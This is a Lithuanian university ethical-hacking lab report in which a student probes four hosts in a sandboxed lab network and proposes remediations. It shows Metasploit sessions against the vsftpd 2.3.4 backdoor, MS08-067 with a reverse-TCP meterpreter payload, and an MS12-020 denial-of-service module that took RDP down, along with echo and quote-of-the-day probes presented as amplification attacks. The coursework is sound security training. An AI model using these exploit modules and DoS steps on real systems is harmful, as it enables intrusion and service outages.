

KAUNO TECHNOLOGIJOS UNIVERSITETAS

KOMPIUTERIŲ KATEDRA

Saugumo patikros ir etiško įsilaužimo technologijos

T120M154

Laboratoriniai darbai

NR. 4

Atliko

Grupė: IFN-1/3

Studentas (-ė): Eligijus Kiudys

Kaunas, 2022

TRINTI, KEISTI, NUSTATYMAS, PARAMETRUS DRAUDŽIAMA!!!

Studento darbo vieta Nr. STUSER__

Kiekvienas studentas pasitiktina jam priskirtą naudotojo **prisijungimo vardą**

<https://moodle.ktu.edu/mod/page/view.php?id=126352>

Prisijungimui reikia:

Prisijungimui naudoti: Putty (Windows OS); OpenSSH (Linux, Apple OS)

Jungtis per VPN **vpn.ktu.lt** (jei tai darote ne iš Lietuvos). Jei jungiatės iš KTU tinklo arba Lietuvos tinklų VPN galite nenaudoti.

Laboratorijos IP adresas: **193.219.61.183**

Naudotojo vardas: **STUSERXX** ("sudo" - administratorius, teises nepridėtos, nereikalingos užduočiai atlikti, XX – yra kiekvieno individualus)

Vidinė ugniasienė FW (firewall) ir tinklų sietuvas (gateway): **10.10.1.1**

Braižymas (topologijos): <http://draw.io>

Įrankiai: nmap, metasploit (papildomai: pasirinktinai)

Duomenų bazės: CVE - <https://cve.mitre.org/>, exploit-db - <https://www.exploit-db.com/>

RAV kalkuliatorius <https://moodle.ktu.edu/mod/resource/view.php?id=91074>

Užduotis

Atlikti kibernetinę ataką. Aprašyti kaip nustatytas pažeidžiamumas, jei pavyko pažeisti sistemą arba koks yra silpnumas, jei nepavyko pažeisti sistemos, nors toks pažeidžiamumas egzistuoja. Pateikti sėkmingos arba nesėkmingos atakos įrodymo aprašą ir pasiūlyti sprendimą, kad nebūtų galimybės pasinaudoti pažeidžiamumu ir paveikti informacinę sistemą. Parašyti darbo išvadas.

Darbo rezultatų vertinimas

Studento Vertinimas (balais)	Galimas maksimalus vertinimo balas	Vertinimo objektas	Pastabos
	8	Pateikti informacinių sistemų pažeidžiamumų įrodymai ir rizikos vertinimas	Informacija sėkmingas ar nesėkmingas atakas. Rizikos apskaičiuotos naudojantis RAV
	2	Pateikta rekomendacija ir parašytos išvados.	
	10		

PILDYMU I

PAŽEIDIMO INFORMACIJA IR ĮRODYMAI

I SISTEMA
IP (10.10.1.2) ADRESAS

Domeno pavadinimas (jei nustatytas)

Nenustatytas, kadangi nėra prieigos prie sistemos

Nustatyto pažeidžiamumo aprašymas

Pažeidžiamumas ar silpnybė (aprašyti, kaip nustatytas pažeidžiamumas, jei pavyko pažeisti sistemą arba koks yra silpnumas, jei nepavyko pažeisti sistemos, nors toks pažeidžiamumas egzistuoja).

„Backdoors“: gaunama prieiga prie komandinės eilutės

Pavyzdys, rezultatas (pateikti sėkmingos arba nesėkmingos atakos įrodymo aprašą, pvz. darbalaukio nuotrauka, išrašas iš atakos, atliktos komandos, išbandytas pažeidžiamumas iš metasploit karkaso)

```
eligijus — STUSER14@KALI: ~ — ssh STUSER14@193.219.61.183 — 144x24

RHOST => 10.10.1.2
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     10.10.1.2        yes       The target address
  RPORT     21                yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf exploit(vsftpd_234_backdoor) > exploit

[*] 10.10.1.2:21 - The port used by the backdoor bind listener is already open
[-] 10.10.1.2:21 - The service on port 6200 does not appear to be a shell
[*] Exploit completed, but no session was created.
msf exploit(vsftpd_234_backdoor) >
```

I sistemą įsibrauti nepavyko, kadangi kažkas yra palikę sukurta sesiją ir jos neuždare.

Sprendimas (ką reikia padaryti, kad nebūtų galimybės pasinaudoti pažeidžiamumu ir paveikti informacinę sistemą?)


Išanalizavus sistemą buvo atrastas pažeidimas, kuriuo galima pasinaudoti, reikėtų atnaujinti programos versiją arba nesinaudoti paslauga.

II SISTEMA
IP (10.10.1.4) ADRESAS

Domeno pavadinimas (jei nustatytas)

Naudojant hostname -d ir hostname komandas galima gauti domeno pavadinimą:
dmz.mail.nksp.lt

Nustatyto pažeidžiamumo aprašymas

Pažeidžiamumas ar silpnybė (aprašyti, kaip nustatytas pažeidžiamumas, jei pavyko pažeisti sistemą arba koks yra silpnumas, jei nepavyko pažeisti sistemos, nors toks pažeidžiamumas egzistuoja).
Yra paliktas shell, kuris yra pririštas prie IP adresą ir prievado.
Pavyzdys, rezultatas (pateikti sėkmingos arba nesėkmingos atakos įrodymo aprašą, pvz. darbalaukio nuotrauka, išrašas iš atakos, atliktos komandos, išbandytas pažeidžiamumas iš metaploit karkaso)

Galima prisijungti prie atviro prievado kuris susietas su kompiuterio konsole
Sprendimas (ką reikia padaryti, kad nebūtų galimybės pasinaudoti pažeidžiamumu ir paveikti informacinę sistemą?)
Uždaryti prievadą, arba sukonfigūruoti taip kaip būtų prieiga tik specifiniams IP adresams.

III SISTEMA IP (10.10.3.2) ADRESAS

Domeno pavadinimas (jei nustatytas)
Nenustatytas, kadangi nėra prieigos prie sistemos

Nustatyto pažeidžiamumo aprašymas

Pažeidžiamumas ar silpnybė (aprašyti, kaip nustatytas pažeidžiamumas, jei pavyko pažeisti sistemą arba koks yra silpnumas, jei nepavyko pažeisti sistemos, nors toks pažeidžiamumas egzistuoja).
Yra du galimi pažeidžiamumai MS08-067 ir MS12-020
Pavyzdys, rezultatas (pateikti sėkmingos arba nesėkmingos atakos įrodymo aprašą, pvz. darbalaukio nuotrauka, išrašas iš atakos, atliktos komandos, išbandytas pažeidžiamumas iš metaploit karkaso)

```
eligijus — STUSER14@KALI: ~ — ssh STUSER14@193.219.61.183 — 144x24
msf auxiliary(ms12_020_check) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     10.10.3.2       yes       The target address
  RPORT     445             yes       The SMB service port (TCP)
  SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.3.69      yes       The listen address
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name

msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.10.3.69:4444
[-] 10.10.3.2:445 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (10.10.3.2:445).
[*] Exploit completed, but no session was created.
msf exploit(ms08_067_netapi) >
```

Buvo bandyta įsilaužti naudojant MS08-67 pažeidžiamumą, bet įsilaužti į sistemą nepavyko

```
msf exploit(ms08_067_netapi) > use auxiliary/scanner/rdp/ms12_020_check
msf auxiliary(ms12_020_check) > show options

Module options (auxiliary/scanner/rdp/ms12_020_check):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.10.3.2       yes       The target address range or CIDR identifier
  RPORT     3389            yes       Remote port running RDP (TCP)
  THREADS   1               yes       The number of concurrent threads

msf auxiliary(ms12_020_check) > run

[+] 10.10.3.2:3389 - 10.10.3.2:3389 - The target is vulnerable.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ms12_020_check) >
```

Buvo tikrinama kita spraga, patikrinus spragą buvo parašyta, kad naudojant šį pažeidžiamumą galima įsilaužti į sistemą.

```
msf auxiliary(ms12_020_maxchannelids) > set RHOST 10.10.3.2
RHOST => 10.10.3.2
msf auxiliary(ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     10.10.3.2       yes       The target address
  RPORT     3389            yes       The target port (TCP)

msf auxiliary(ms12_020_maxchannelids) > exploit

[*] 10.10.3.2:3389 - 10.10.3.2:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 10.10.3.2:3389 - 10.10.3.2:3389 - 210 bytes sent
[*] 10.10.3.2:3389 - 10.10.3.2:3389 - Checking RDP status...
[+] 10.10.3.2:3389 - 10.10.3.2:3389 seems down
[*] Auxiliary module execution completed
msf auxiliary(ms12_020_maxchannelids) >
```

Naudojant kitą pažeidžiamumą pavyko padaryti DOS ataką.

Sprendimas (ką reikia padaryti, kad nebūtų galimybės pasinaudoti pažeidžiamumu ir paveikti informacinę sistemą?)

Atnaujinti operacinę sistemą arba nenaudoti paslaugų, kurių prievadai yra atviri.

Domeno pavadinimas (jei nustatytas)
Nenustatytas, kadangi nėra prieigos prie sistemos

Nustatyto pažeidžiamumo aprašymas

Pažeidžiamumas ar silpnybė (aprašyti, kaip nustatytas pažeidžiamumas, jei pavyko pažeisti sistemą arba koks yra silpnumas, jei nepavyko pažeisti sistemos, nors toks pažeidžiamumas egzistuoja).
DOS, „Coldfusion V9,0,2,282541“

Pavyzdys, rezultatas (pateikti sėkmingos arba nesėkmingos atakos įrodymo aprašą, pvz. darbalaukio nuotrauka, išrašas iš atakos, atliktos komandos, išbandytas pažeidžiamumas iš metaploit karkaso)

```
STUSER14@KALI:~$ nc -uwn 10.10.4.5 7
(UNKNOWN) [10.10.4.5] 7 (echo) open
laba
laba
laba
laba
laba
laba
laba
```

Pasinaudojus atidaryta echo paslauga galima padaryti DDos ataką

```
STUSER14@KALI:~$ telnet 10.10.4.5 17
Trying 10.10.4.5...
Connected to 10.10.4.5.
Escape character is '^]'.
"We want a few mad people now. See where the sane ones have landed us!"
Connection closed by foreign host.
STUSER14@KALI:~$
```

Pasinaudojus „Quote of the Day Traffic Amplification“ paslauga galima DDOS sistemą pastoviai kviečiant tą pačią komandą.

Galima nulaužti „Coldfusion“ programinę įrangą, jei būtų naudotojo sąsaja.

Sprendimas (ką reikia padaryti, kad nebūtų galimybės pasinaudoti pažeidžiamumu ir paveikti informacinę sistemą?)

Uždaryti nenaudojamas paslaugas, atnaujinti paslaugas arba atnaujinti programinę įrangą.

Trust - 2x ssh

Authentication - 2x SSH 2x RDP 1x kerberos

Access – atidaryti prievadai neskaitant “Unknown” arba “TCPwrapped” prievadų - 28

Non - Repudiation - IP adresu kiekis - 4x

Confidentiality – mašinos prie kurių galima prisijungti - 4x

Alarm – sistemos kurios turi antivirusines t.y „Windows“ mašinos - 2x

Vulnerabilities - ten kur yra CEV/spragos kur leidžia prisijungti 2x

Weakness - bendrai nesaugūs prievadai

Concern – versijos ar prievadai kurie yra galimai pažeidžiami - 1x SSL naudoja 1.99 versa

Exposure - nutekintos naudojamos įrangos versijos - 5x

IŠVADA

Apibendrinus buvo bandyta laužtis į keturias sistemas. Į pirmąją sistemą įsilaužti nepavyko, kadangi kažkas paliko atidarytą sesiją. Antrojoje sistemoje buvo paliktas atidarytas prievadas, kuris yra pririštas prie „root shell“, todėl galėjau įsilaužti ir gauti „domain“ vardą. Bandant laužtis į trečią sistemą. Trečia sistema neatsako, nei „ping“ komanda, nei bandant laužtis į sistemą, jei sistema atsakytu, greičiausiai eitu į ją įsilaužti naudojant MS08-067 pažeidžiamumą. Bandant laužtis į ketvirtą sistemą, įsilaužti nepavyko. Supratau, kad nors ir yra pažeidžiamumas, bet jis gali būti sustabdytas, taip yra užkertama įsibrovėliui prieiti prie sistemos.